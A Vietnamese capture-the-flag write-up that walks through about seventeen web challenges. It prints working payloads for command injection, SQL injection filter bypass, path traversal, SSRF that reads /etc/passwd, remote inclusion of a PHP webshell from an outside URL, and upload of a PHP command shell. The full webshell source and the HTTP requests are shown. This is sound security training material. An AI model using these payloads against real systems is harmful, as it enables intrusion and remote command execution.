

1. NSLookup (Level 1)

Theo như mô tả và code thì chall này sử dụng `shell_exec`, nhận input từ người dùng nhập vào để thực thi `nslookup`

```
<?php
include_once('./ignore/design/design.php');
$design = Design(__FILE__, 'NSLookup Tool');

if (isset($_GET['domain'])) {
    $domain = $_GET['domain'];
    $result = shell_exec("nslookup $domain");
}
?>
```

Vậy ta chỉ cần truyền “localhost; ls /” để liệt kê các file trong hệ thống

```
NSLookup Result

Server:          169.254.25.10
Address:         169.254.25.10#53

Name:   localhost
Address: 127.0.0.1
Name:   localhost
Address: ::1

bin
boot
dev
entrypoint.sh
etc
flag.txt
```

Đọc file flag và submit

```
NSLookup Result

Server:          169.254.25.10
Address:         169.254.25.10#53

Name:   localhost
Address: 127.0.0.1
Name:   localhost
Address: ::1

CHH{S1mpl3C0mmandInj3ct1on_a86ec4438e9989b7039dfcbc4d8f0aea}

Back
```

=>

Flag:

CHH{S1mpl3C0mmandInj3ct1on_a86ec4438e9989b7039dfcbc4d8f0aea}

2. NSLookup (Level 2)

Chall này thực hiện hàm `shell_exec` với đầu vào là input người dùng nhập vào, tuy nhiên có sử dụng cặp nhảy đơn

```
<?php
include_once('../ignore/design/design.php');
$design = Design(__FILE__, 'NSLookup Tool');

if (isset($_GET['domain'])) {
    $domain = $_GET['domain'];
    $result = shell_exec("nslookup '$domain'");
}
?>
```

Vậy payload cần nhập thì cần có dấu nhảy đơn để đóng host thực hiện lệnh nslookup, sau đó có thể chèn vào bất cứ lệnh nào

Tiến hành đọc file flag.txt

```
bin
boot
dev
entrypoint.sh
etc
flag.txt
```

```
NSLookup Result

Server:      169.254.25.10
Address:     169.254.25.10#53

Name:   localhost
Address: 127.0.0.1
Name:   localhost
Address: ::1


CHH{C0mmandInj3ct1onWthString_831d026ec75f480fa849f5ef3f00b497}

Back
```

=> Flag:
CHH{C0mmandInj3ct1onWthString_831d026ec75f480fa849f5ef3f00b497}

3. Mass Assignment Profile

Sau khi đăng nhập vào alice, nhận thấy rằng Role phải là admin thì Flag mới hiện, vậy ta chỉ cần Update Profile để request có thông tin update, sau đó thêm role=admin vào



=> Flag:

CHH{M4ss_4sslgnm3nt_D4ng3r_b74710b159ce047c54ce5725facce1be}

4. Baby HTTP Method

Trang index của chall này chỉ có 1 button hiện popup và không có bất cứ tương tác hay hiển thị nào khác, do đó dùng dirsearch để quét đường dẫn thì phát hiện /src

```

(sonnt@TruongSon) - [~/dirsearch]
$ python3 dirsearch.py -u http://103.97.125.56:30701/

dirsearch v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12266
Target: http://103.97.125.56:30701/

[05:18:52] Scanning:
[05:24:09] 200 - 467B - /src

Task Completed

```

Truy cập vào thì thấy rằng phải gửi 1 PUT request đến /super-secret-route-nobody-will-guess để lấy flag

```

#!/usr/bin/python3
import flask

app = flask.Flask(__name__)

try:
    FLAG = open('/flag.txt', 'r').read()
except:
    FLAG = '【**FLAG**】'


@app.route('/', methods=['GET'])
def index():
    return flask.send_file('index.html')

@app.route('/src', methods=['GET'])
def source():
    return flask.send_file('run.py')

@app.route('/super-secret-route-nobody-will-guess', methods=['PUT'])
def flag():
    return FLAG

app.run(host='0.0.0.0', port=1337)

```



=> Flag:
CHH{y0u_h4v3_b33n_my_fr13nd_ed85e77cbe642d0610b92c51c05c6d7e}

5. eViewer

Nhập đường dẫn ../../../../flag.txt là có được flag

eViewer

Enter file name: View File

File Content:

CHH{P4thf1nd3r_d143b1e5d8032a91032e4fc0e2bba24c}

Files in /var/www/html:


File Name
index.nginx-debian.html
index.php
robots.txt

6. Cookie Comic

Dùng BurpSuite bắt request thì thấy có 1 request đi chứa query string

```
GET /image.php?file=20240709/346850200.jpg&credits=cookiehanhoan HTTP/1.1
Host: 103.97.125.56:32196
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
```

Vậy rất có thể chall này chứa path traversal, thử duyệt đường dẫn đến /flag.txt



=> Flag: CHH{C00k13C0m1c_a2863f8ac8d1a9a93b53c8aa156568bd}

7. COMB

Khi vào chall thì chúng ta thấy có 1 button dẫn đến trang login

Additional Information

Date of Birth: 1990-07-07

Pet Name: Rex

Hobbies: Programming, Reading, Cycling

Login to update CV

Tuy nhiên chúng ta không biết mật khẩu của user “john”, vậy thử vào robots.txt thì thấy leak 1 đường dẫn /comb.php



User-agent: *
Disallow: /comb.php

Truy cập vào comb.php và nhập email là johndoe, 1 credential list hiện ra

Search the world's largest dataset of leaked passwords

In February of 2021, the largest dataset of leaked credentials (emails, usernames, and passwords) named COMB (Combination Of Many Breaches) was leaked to breaches over the years from services such as Netflix, LinkedIn and many others. The purpose of this tool is to make that massive dataset of leaked usernames and passwords and thus exposed to hackers.

If you find yourself on this list - change your password immediately, and always enable two factor authentication whenever possible. Your searches are not logged.

[Click here! If we can not request to data leak server](#)

Enter your email:

Results:

```
Array
(
    [count] => 10000
    [lines] => Array
        (
            [0] => johnDoe@etal.net:football124
            [1] => johnDoe@aol.com:asdfasdf
            [2] => johnDoe@dizzy.net:password99
            [3] => johnDoe@etigers.com:baseball120
            [4] => johnDoe@sample.com:vfhyf1999
            [5] => johnDoe@seznam.cz:asdfasdf
            [6] => JOHNDoe@CTC.NET:deanna1
            [7] => JOHNDoe@HOTMAIL.COM:JOHNDoe
            [8] => JOHNDoe@HOTMAIL.COM:yellow1
            [9] => JOHNDoe@HUSHMAIL.COM:usmcusmc1
            [10] => JOHNDoe@YMAIL.COM:timmy17!
            [11] => JohnDoe@CityConfidentialRecords.com:fuckit1
            [12] => JohnDoe@Doe.edu:a11111111
            [13] => JohnDoe@Flextronics.com:JohnDoe
            [14] => JohnDoe@Gov.net:john
        )
)
```

Thử mật khẩu football124 thì login thành công và flag hiện ra



CHH{COMBL34kD47a_36d472699150547b685e9a7b28041230}

=>Flag: CHH{COMBL34kD47a_36d472699150547b685e9a7b28041230}

8. Baby SQLite With Filter

Vào chall thì thấy giao diện login, tuy nhiên thử các payload của SQLi thông thường đều không được do đã bị filter, lúc này chúng ta xem code của chall

Các ký tự bị filter


```

sql_filter = ['[', ']', ',', ' ', 'admin', 'select', '\\', '\'', '\t', '\n', '\r', '\x08', '\x09', '\x00', '\x0b', '\x0d', ' ']
for x in sql_filter:
    if uid.find(x) != -1:
        return 'No Hack!'
    if upw.find(x) != -1:
        return 'No Hack!'
    if level.find(x) != -1:
        return 'No Hack!'

with app.app_context():
    conn = get_db()
    query = f"SELECT uid FROM users WHERE uid='{uid}' and upw='{upw}' and level={level};"
    try:
        req = conn.execute(query)
        result = req.fetchone()

        if result is not None:
            uid = result[0]
            if uid == 'admin':
                return FLAG
    except Exception as e:
        print(e)
        return 'Error!'
return 'Good!'

```

Có thể thấy rằng ngoài các giá trị uid và upw truyền vào thì còn có level, và nếu uid='admin' thì lấy được flag, tuy nhiên admin đã bị filter, ngoài ra còn có 'select' cũng bị filter nên không thể dùng union select. Tìm kiếm trên google thì thấy rằng ngoài union select, ta có thể dùng union values. Dựa vào các ký tự bị filter, payload cuối cùng như sau

```

uid=a&upw=a&level=
0/**/union/**/values(char(97)||char(100)||char(109)||char(105)
)||char(110)) |

```

Với /**/ để bypass khoảng trắng và 'admin' được biểu diễn bằng cách nối char của từng ký tự

=> Flag

```
HTTP/1.1 200 OK
```

```

Server: Werkzeug/2.2.3 Python/3.7.16
Date: Tue, 03 Dec 2024 23:52:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 58
Connection: close

```

```
CHH{uS1nG_5yN7@x_d149raM_ef667dba44d1e1fb38a07bb74b628250}
```

9. SQL Truncation Attack

Sau khi thử bypass bằng các payload SQLi thông thường nhưng không thành công, ta sẽ sử dụng Register ở phía dưới


Login

Username:

Password:

[Register](#)

Dựa vào tên challenge, có thể lỗi hổng ở đây liên quan đến truncation, khi mà chúng ta nhập 1 khoảng trắng phía sau username, nó sẽ tự động cắt bỏ đi sao cho độ dài sau khi cắt bỏ \leq độ dài tối đa.



Nếu bạn sử dụng VARCHAR(10) để lưu "admin" 5 Byte ký tự, nó sẽ tự động cắt bỏ phần không gian lưu trữ còn lại để tiết kiệm

Vậy ý tưởng là chúng ta sẽ đăng ký 1 tài khoản có username là admin và đặt lại mật khẩu tùy ý, nhưng trước đó phải dò xem username cho phép tối đa bao nhiêu ký tự, để khi đó chúng ta chèn thêm 1 ký tự thừa và phía backend sẽ tự động cắt ký tự đó. Khi bắt request bằng BurpSuite, chúng ta thấy rằng username cho phép tối đa 20 ký tự

```

<label for="username">Username:</label>
<input type="text" class="form-
control" id="username" name="username">
</div>
<div class="form-group">
<label for="pwd">Password:</label>
<input type="password" class="form-
control" id="pwd" name="password">
</div>
<button type="submit" class="btn btn-primary">Register</button>
</form>
</div>
<div>
<?php echo $design; ?>
</div>
<div>
<?php $sql = Design('seed.sql');
</div>
</body>
</html>

```

```

CREATE TABLE IF NOT EXISTS `users` (
  user_id INT NOT NULL AUTO INCREMENT,
  username VARCHAR(20) NOT NULL,
  password VARCHAR(40) NOT NULL,
  PRIMARY KEY (user_id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

INSERT INTO `users` (username, password)
VALUES ('admin', '????????????????');

```

Vậy ở ký tự 21, chúng ta chèn 1, còn các ký tự trước đó chèn khoảng trắng

```
username=admin+++++++1&password=1
```

Sau đó đăng nhập vào admin và lấy flag

```
CHH{MySQL_M1sc0nflgur4t1on_SQL_Trunc4t4ion_f61cc0635315304a3312164b64c88727}
```

10. Baby Simple Go Curl

Nhìn vào source code, thấy rằng chall này liên quan đến SSRF, nếu chúng ta truyền vào URL một api /flag, chúng ta sẽ lấy được cờ

```
r.GET("/flag/", func(c *gin.Context) {
    reqIP := strings.Split(c.Request.RemoteAddr, ":")[0]

    log.Println("[+] IP : " + reqIP)
    if reqIP == "127.0.0.1" {
        c.JSON(http.StatusOK, gin.H{
            "message": flag,
        })
        return
    }

    c.JSON(http.StatusBadRequest, gin.H{
        "message": "You are a Guest, This is only for Host",
    })
})

r.Run("0.0.0.0:1337")
```


Tuy nhiên nếu client ip mà khác 127.0.0.1 thì sẽ không lấy được cờ

```
if c.ClientIP() != "127.0.0.1" && (strings.Contains(reqUrl, "flag") || strings.Contains(reqUrl, "curl") || strings.Contains(reqUrl, "%")) {
    c.JSON(http.StatusBadRequest, gin.H{"message": "Something wrong"})
    return
}
```


Ví dụ dưới đây là url được thay đổi, trở về chính local và đọc file flag

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /curl?url=http://127.0.0.1:1337/flag&header_key=&header_value= HTTP/1.1	1	HTTP/1.1 400 Bad Request
2	Host: 103.97.125.56:30698	2	Content-Type: application/json; charset=utf-8
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0	3	Date: Wed, 04 Dec 2024 02:54:34 GMT
4	Accept: /*/*	4	Content-Length: 29
5	Accept-Language: en-US,en;q=0.5	5	
6	Accept-Encoding: gzip, deflate, br	6	{
7	X-Requested-With: XMLHttpRequest		"message": "Something wrong"
8	Referer: http://103.97.125.56:30698/		}
9	Connection: keep-alive		
10	Priority: u=0		
11			
12			

Vậy chúng ta chỉ cần spoof IP là lấy được flag




=> Flag sau khi đã decode base64



11. Where do you come from

Chall này chỉ đơn giản hỏi chúng ta đến từ đâu, vậy thêm header Referer: Cookiearena là lấy được flag




12. Are you a search engine bot

Khi vào chall thì thấy thông báo



You are using Firefox

Vậy chúng ta cần sửa thông tin trong User-agent xem kết quả là gì



Kết quả không được khả quan, vậy chúng ta thử sửa lại thành 1 trong các con bot sau


4. Googlebot Desktop

This crawler indexes desktop web pages for Google Search.

Full user agent strings:

- Mozilla/5.0 (compatible; Googlebot/2.1; +<http://www.google.com/bot.html>)
- Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; Googlebot/2.1; +<http://www.google.com/bot.html>) Chrome/W.X.Y.Z Safari/537.36
- Googlebot/2.1 (+<http://www.google.com/bot.html>)

Và chúng ta lấy được flag



=> Flag:

CHH{Ar3_Y0u_Unders7and_UserAg3nt_82175313cfb660ce68b554d82adf5d69}

13. Baby Guestbook

Nhận thấy rằng nếu ở phần message nhập :<đường dẫn>: thì sẽ hiển thị ở bên dưới

Name:

Emoticons

- :smile: 😊
- :heart: ❤️
- :cry: 😭

Message:



test2

[illegible]


aW4vbm9sb2dpbqpbW1zcDp4OjlwOToyMDk6c21tc3A6L3Zhci9zcG9vbC9tcXVldWU6L3NiaV

Vậy thì chúng ta sẽ truyền vào đường dẫn đến flag.txt, làm tương tự như trên là lấy được cờ



14. Upload File via URL

Chall này cho phép chúng ta upload file thông qua URL. Vậy chúng ta thử truyền vào <file:///etc/passwd>



Mở ảnh trong tab mới thì tự động tải về và nội dung đúng là file /etc/passwd

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
cobbler:x:22:22:cobbler:/dev/null:/sbin/nologin
```


Vậy chúng ta truyền vào đường dẫn đến /flag.txt thì nhận được flag



CHH{Ea5y_SSRF_UpL0ad_F1l3_uRL_10bdb99eacaae5621729e7e6567bb6ee}

=> Flag:

CHH{Ea5y_SSRF_UpL0ad_F1l3_uRL_10bdb99eacaae5621729e7e6567bb6ee}

15. Remote File Inclusion

Lỗi hồng RFI xảy ra khi backend dùng các hàm inclusion, ví dụ như include, include_one hay require, require_one, nhưng với điều kiện là phải allow url include, nhìn vào file info.php, ta thấy rằng điều kiện này đã được đáp ứng

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

Do đó chúng ta có thể đọc được file /etc/passwd

```
1 GET /?file=file:///etc/passwd HTTP/1.1
2 Host: 103.97.125.56:32628
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://103.97.125.56:32628/?file=6
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
```

```
root:x0:0:root:/root:/bin/bash
daemon:x1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x2:2:bin:/bin:/usr/sbin/nologin
sync:x4:65534:sync:/bin:/bin/sync
games:x5:60:games:/usr/games:/usr/sbin/nologin
man:x6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x8:8:mail:/var/mail:/usr/sbin/nologin
```

Tuy nhiên khi truyền đường dẫn flag.txt hay flag* thì đều không hiện kết quả

```
1 GET /?file=
file:///.../flag.txt HTTP/1.1
2 Host: 103.97.125.56:32628
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://103.97.125.56:32628/?file=6
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
```

CTF-WIKI


Vậy chúng ta thử chèn 1 url dẫn đến 1 webshell

<https://gist.githubusercontent.com/joswr1ght/22f40787de19d80d110b37fb79ac3985/raw/c871f130a12e97090a08d0ab855c1b7a93ef1150/easy-simple-php-webshell.php>




```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if(isset($_GET['cmd']))
{
    system($_GET['cmd'] . ' 2>&1');
}
?>
</pre>
</body>
</html>
```


Kết quả là gọi đến 1 webshell thành công



Lúc này chúng ta chỉ cần thêm tham số cmd vào cuối query string và gõ lệnh tùy ý



Cuối cùng đọc file và lấy flag



=> Flag:


CHH{pHp_A11Ow_url_INCLud3_770ad0616368e5fcdfec3fab6e1562f4}

16. Upload File Path Traversal

Chall này cho phép upload một file image, khi upload thành công, một đường dẫn đến file đã upload hiện ra



Dùng BurpSuite bắt request và chuyển extension thành .php, sau đó chèn vào 1 shell đơn giản



Sau đó truyền vào query string là 1 lệnh

103.97.125.56:31028/upload/Capture.php?cmd=ls

403 Forbidden

nginx/1.14.2

Gặp lỗi 403, vậy có lẽ đường dẫn đang không đúng, ta gửi lại request với path traversal

```
-----25665391433678749754369087669
Content-Disposition: form-data; name="file"; filename="
..%2fCapture.php"
Content-Type: image/png

<?php
system($_GET['cmd']);
?>
-----25665391433678749754369087669--
```

Sau đó duyệt lại, tuy nhiên phải lùi về 1 thư mục như sau

103.97.125.56:31028/Capture.php?cmd=ls /

bin boot dev entrypoint.sh etc flag.txt flagwLEIC.txt home kctf lib lib64 media mnt opt proc root run/sbin/srv/sys/tmp/usr/var/www

Có thể thấy file flag đã hiện, tiến hành đọc file

=> Flag:

CHH{uPl04d_vIA_P4tH_Trav3r54L_fb215f9f10043748e14abb6d0c63e9f3}

17. File Download

Chall này cho phép upload 1 file với tên và content, sau khi nhập vào thì chúng ta nhận được kết quả

Upload Your Own Memo

Filename

my-first-memo

Content

Today, I ate an apple.

Upload

son.txt Memo

Content

ls

